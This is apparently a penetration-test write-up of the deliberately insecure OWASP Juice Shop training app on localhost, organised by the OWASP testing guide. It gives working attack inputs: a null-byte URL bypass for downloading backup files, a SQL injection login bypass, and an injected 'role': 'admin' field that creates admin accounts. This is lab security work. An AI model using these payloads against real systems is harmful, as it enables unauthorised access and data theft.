


## 2.2 Test Application Platform Configuration

- *Sample and Known Files and Directories*




By running Nikto (nikto -host localhost -p 3000 -C all) we found some interesting directories /ftp and file /robots.txt



In /ftp directory we can find confidential files which should not be accessed by the user.

Using DirBuster we also found another directory on the website /video which contains a OWASP video







Other routes are:

- <http://localhost:3000/#/administration>
- <http://localhost:3000/#/score-board>

- *System configuration*



Bad error handling should return custom page with no sensitive information what is went wrong. Returning used node modules and information about how the web application is working.



User can access configuration files like “package.json” through the /ftp route and downloading this file by NULL terminator

(<http://localhost:3000/ftp/package.json.bak%2500.md>)

```
package.json.bak%00.md X
home > cichowlasp > Downloads > package.json.bak%00.md
1  [
2    "name": "juice-shop",
3    "version": "6.2.0-SNAPSHOT",
4    "description": "An intentionally insecure JavaScript Web Application",
5    "homepage": "http://owasp-juice.shop",
6    "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
7    "contributors": [
8      "Björn Kimminich"
```

- *Logging*

Backups and logs are also stored in /ftp route which can be accessed by user, files stored there can be downloaded by everyone

## 2.3 Test File Extensions Handling for Sensitive Information

Some of configuration files are accessible by the user using NULL terminator (<http://localhost:3000/ftp/package.json.bak%2500.md>) and accessing /ftp route on the server.

## 2.4 Review Old Backup and Unreferenced Files for Sensitive Information

The app does not provide support for backups, however unreferenced files and sensitive information can be accessed through FTP server and injecting NULL bit in the URL. Example of sensitive file:

```
← → ↻ 🏠 ⓘ localhost:3000/ftp/acquisitions.md
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

# Planned Acquisitions
> This document is confidential! Do not distribute!


Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.


Our shareholders will be excited. It's true. No fake news.
```

## 2.5 Enumerate Infrastructure and Application Admin Interfaces

Application does provide admin interface which is under generic route /administration. Admin interface is protected however because of the SQL injection problem (email: "or 1=1 -", password: 'whatever') on login page we can access it easily.



## 2.6 Test HTTP Methods





## 2.7 Test HTTP Strict Transport Security

The application does not support HTTP Strict Transport Security. It is because of the testing env which is hosted locally on docker container, so it does not support https protocol.

```
(cichowlasp@cichowlasp)~  
$ curl -s -D- http://localhost:3000 | grep -i strict
```

## 2.8 Test RIA (Rich Internet Application) Cross Domain Policy

App does not use any Rich Internet Applications (RIA).

## 2.9 Test File Permission

Server is configured locally on Docker container, so it is not possible to test this vulnerability. For sure ftp folder is not configured correctly and files which it stores because everyone have access to those files (mentioned in Test Application Platform Configuration – System Configuration).

## 2.10 Test for Subdomain Takeover

Web applications do not have domain and subdomains due to specific testing environment (app run locally on tester pc).

## 2.11 Test Cloud Storage

App does not have any cloud storage. Uploading files by user is not possible, the only accessible storage is ftp server, which is emulated in this case, does not have real ftp server functionality.




### 3. Identity Management Testing

#### 3.1 Test Role Definition

<b>Customer</b>	Add things to cart, modify the cart, buy things, access his shopping history, add reviews.
<b>Admin</b>	Same as customer + have access to /#/administration page where he can review and manage user's reviews.

The customer cannot access the admin page. The page is protected and returns the right handled custom error message.



However, the customer can access this page through the SQL injection mentioned in [this section by](#) accessing administrator account.



### 3.2 Test User Registration Process


User/customer can create an account through the registration form which is accessible on “/register” route. The form contains the following inputs:

- Email – required
- Password – required
- Repeat Password – required
- Security Question – required
- Answer – required


The form looks like on the bellow screenshot

The screenshot shows a web browser window with the title "OWASP Juice Shop". The address bar shows "Not Secure 192.168.64.14:3000/#/register". The page has a dark theme. At the top, there is a navigation bar with a menu icon, the "OWASP Juice Shop" logo, a search icon, an "Account" link, and a language selector set to "EN". The main content area features a "User Registration" form. The form includes the following fields: "Email \*" (text input), "Password \*" (password input with a strength indicator showing "Password must be 8-40 characters long" and "0/20"), "Repeat Password \*" (password input with a strength indicator showing "0/40"), a "Show password advice" toggle switch, "Security Question \*" (dropdown menu with a warning "This cannot be changed later!"), and "Answer \*" (text input). At the bottom of the form is a "Register" button with a plus icon. Below the button is a link that says "Already a customer?".

On the API side request look like this:



Server is not checking if data filled in request are valid so we can create a lot of dummy accounts with not valid emails, short passwords etc. It is even possible to send empty Json file and create infinity dummy accounts which can result in filling up the database and decreasing application performance. Example below:




We can even create a new administrator account by adding to default request sent by form key role with value admin ("value": "admin").



### 3.3 Test Account Provisioning Process


As mentioned in previous heading everyone can create account with admin privileges without through the API by sending request or editing request sent to server by adding "role": "admin" to POST request sent by the application. Example in Burp Suite below:



The app does not provide any functionality to manage the accounts such as DELETE, UPDATE or PATCH the accounts.


### 3.4 Testing for Accounts Enumerations and Guessable User Accounts

It is possible to login as any user by only knowing the user's email.



### 3.5 Testing for Weak or Unenforced Username Policy

The application on the server side does not provide any input validation so we can create account with not valid email or use just some random text. Example below:




Also mentioned in [Test User Registration](#)


## 4. Authentication Testing

### 4.1 Testing for Credentials Transported over an Encrypted Channel

Path: /rest/user/whoami



POST /rest/user/login HTTP/1.1



## 4.2 Testing for Default Credentials

The image displays three sequential screenshots of a web application's login page. Each screenshot shows a form with the title 'Login' and an error message 'Invalid email or password.' in red. The first two screenshots show the email field containing 'admin' and the password field containing 'admin'. The third screenshot shows the email field containing 'admin' and the password field 